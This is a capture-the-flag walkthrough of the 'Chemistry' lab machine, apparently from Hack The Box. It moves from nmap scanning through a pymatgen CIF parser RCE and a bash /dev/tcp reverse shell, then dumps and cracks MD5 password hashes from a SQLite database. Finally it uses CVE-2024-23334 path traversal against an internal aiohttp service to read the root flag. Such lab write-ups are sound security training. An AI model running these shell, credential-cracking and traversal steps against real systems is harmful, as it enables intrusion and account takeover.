Chemistry_Easy

23 October 2024 14:07

IP:- 10.10.11.38

Nmap :-

```
┌──(root㉿DESKTOP-EH7PDA4)-[/home/meow/Desktop]
└─# nmap -p- --min-rate 5000 10.10.11.38
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 14:15 IST
Nmap scan report for 10.10.11.38
Host is up (0.38s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 17.79 seconds
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Wed, 23 Oct 2024 08:50:49 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
|     </div>
|     </body>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
```

Through Nmap we got to know there is a web server on port 5000


Lets try to access that:-


Find A login Page and Register Page both are not Vulnerable to SQL Injection

directory found using Fuff :-

```
login                   [Status: 200, Size: 926, Words: 226, Lines: 29, Duration: 104ms]
register                [Status: 200, Size: 931, Words: 226, Lines: 29, Duration: 103ms]
upload                  [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 117ms]
logout                  [Status: 302, Size: 229, Words: 18, Lines: 6, Duration: 72ms]
dashboard               [Status: 302, Size: 235, Words: 18, Lines: 6, Duration: 596ms]
                        [Status: 200, Size: 719, Words: 137, Lines: 22, Duration: 73ms]
```

Try to Register and then Login It Takes .CIF extension file process them then you can see those data in interactive way






Through Burp Found out that it is running Python:-

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.9.5
Date: Wed, 23 Oct 2024 11:40:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1579
Vary: Cookie
Connection: close
```

Found a latest RCE in python CifParser module it could be possible that it being used in this for cif parsing:-



Link:- https://github.com/materialsproject/pymatgen/security/advisories/GHSA-vgv8-5cpj-qj2f

Able to Execute the command but cant able to got RevShell try many RevShell command found one after going through other writeup:-

```
/bin/bash -c \'sh -i >& /dev/tcp/IP/PORT 0>&1\'
```

```
listening on [any] 8999 ...
10.10.11.38: inverse host lookup failed: Host name lookup failure
connect to [10.10.14.58] from (UNKNOWN) [10.10.11.38] 51384
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash");'
app@chemistry:~$
```

Found two user and I am logged in as app

```
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001:,,,:/home/app:/bin/bash
```

Found a database file that contain Rosa name in

```
app@chemistry:~/instance$ ls
ls
database.db
```

It doesn't has mysql or mariadb installed found other command to access database

```
app@chemistry:~/instance$ ls /usr/bin | grep "sql"
ls /usr/bin | grep "sql"
sqldiff
sqlite3
```

Access database using sqllite3

```
app@chemistry:~/instance$ sqlite3 ./database.db
sqlite3 ./database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
.tables
structure  user
sqlite> select * from user;
select * from user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
```

Found rosa and a MD5 hash which is the password for other admin , app cant able to found the pass

✔ **Possible identifications:** Decrypt Hashes

```
63ed86ee9f624c7b14f1d4f43dc251a5 - Possible algorithms: MD5
```

✔ **Found:**

```
63ed86ee9f624c7b14f1d4f43dc251a5:unicorniosrosados
```

It got fit in ssh auth got access to rosa try to access root using this pass but cant able to

```
rosa@chemistry:~$ ls
user.txt
rosa@chemistry:~$ cat user.txt
a60ae2494240079d32a0f28a26f8dbf6
rosa@chemistry:~$
```

I cant run sudo as a rosa user
I run linpeas

I saw a outdated ssh try to exploit that but failed
I saw a internal 8080 web service which is not shown earlier during external pentest.

```
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

Can I sniff with tcpdump?
No
```

I forward the port data into my localhost port using port forwarding provided by ssh

ssh -L 9090:127.0.0.1:8080 rosa@10.10.11.38

Look around the website try directory bruteforce:-

```
assets                  [Status: 403, Size: 14, Words: 2, Lines: 1, Duration: 85ms]
```

Found only one

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Wed, 23 Oct 2024 16:49:07 GMT
Server: Python/3.9 aiohttp/3.9.1
```

Got Server details tried to find vulnerability and found in aiohttp/3.9.1 which is directory transversal

Poc:- https://github.com/wizarddos/CVE-2024-23334
You can use script as well can do it manually as well.

```
┌──(meow㉿DESKTOP-EH7PDA4)-[~/Desktop/LAB/CVE-2024-23334]
└─$ python3 exploit.py -u http://127.0.0.1:9090 -f /root/root.txt -d /assets
[+] Attempt 0
                    Payload: /assets/../root/root.txt

                    Status code: 404
[+] Attempt 1
                    Payload: /assets/../../root/root.txt

                    Status code: 404
[+] Attempt 2
                    Payload: /assets/../../../root/root.txt

                    Status code: 200
Respose:
9ee0f36fa822d3788dba2945f6d3f3d6

Exploit complete
```

Got root flag.